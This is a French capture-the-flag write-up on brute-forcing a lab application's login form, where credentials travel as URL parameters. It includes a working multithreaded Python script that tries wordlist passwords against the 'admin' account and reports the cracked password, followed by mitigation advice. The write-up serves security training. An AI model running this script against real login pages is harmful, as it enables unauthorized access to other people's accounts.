Member login bruteforce

EXPLICATION

Comme relevé en énumération (voir ENUMERATION – partie 1), l'application dispose d'une page de login à l'intention des utilisateurs du site. Le formulaire web est tout simple, avec un champ **username** et un champ **password**.

La requête envoyée lorsqu'on tente de se login passe le nom d'utilisateur et le mot de passe en paramètre d'URL :

`http://192.168.1.37/?page=signin&username=test&password=test&Login=Login`

Si le formulaire ainsi créé n'implémente pas une limitation du nombre de requêtes acceptées, et que l'un des utilisateurs a un mot de passe faible, alors il est possible de **bruteforce** le formulaire.


(On a en réalité résolu ce flag d'abord par le biais de notre injection SQL décrite dans Member_Sql_Injection, mais au vu du nom de la base de données dans laquelle on a récupéré les credentials par ce biais, l'intention était plutôt ici d'illustrer une attaque par force brute).

J'ai donc créé un petit script de bruteforce (multithread) afin de bruteforce le login, avec la wordlist de notre choix. On assume ici que si l'on tombe sur un bon mot de passe, la page sur laquelle on arrivera contiendra le mot "flag" (on aurait également pu jouer sur la taille de la réponse, qui est différente sur la page avec le flag. Cela aurait peut-être été mieux niveau performance).

```
import requests
from multiprocessing import Pool
import sys

if (len(sys.argv) != 2) :
    print ('Usage : python3 md5decrypt.py <WORDLIST>')
    sys.exit(1)


filename = sys.argv[1]

def bruteforce_login(password, URL= "http://192.168.1.37/index.php?page=signin")
:
    password = password.rstrip()
    response = requests.get(URL +
f"&username=admin&password={password}&Login=Login")
    if (response.text.find('flag') != -1) :
        print(f"[+] Found working password : {password}")

with open(filename, 'r', errors='replace') as wordlist :
    passwords = wordlist.readlines()

    with Pool(4) as pool :
        results = pool.map(bruteforce_login, passwords)
```

On essaie avec un nom d'utilisateur usuel, ici **admin** (on aurait également pu essayer root, ou les

noms d'utilisateur trouvés sur la page de recherche de membres).



On finit par trouver le mot de passe **shadow**. On s'en sert pour se connecter via la page de login de l'application, et on récupère un **flag**.

RESSOURCES

Le script **bruteforce.py** présenté ci-dessus qui permet d'attaquer en force brute le formulaire de login avec la wordlist de notre choix.

MITIGATION

> Une politique plus ferme en termes de mot de passe (caractères, nombres, majuscules, minuscules, symboles ...).
> Un mécanisme de régulation des demandes de login.
> Plus généralement, les suggestions de OWASP sont très complètes :
https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks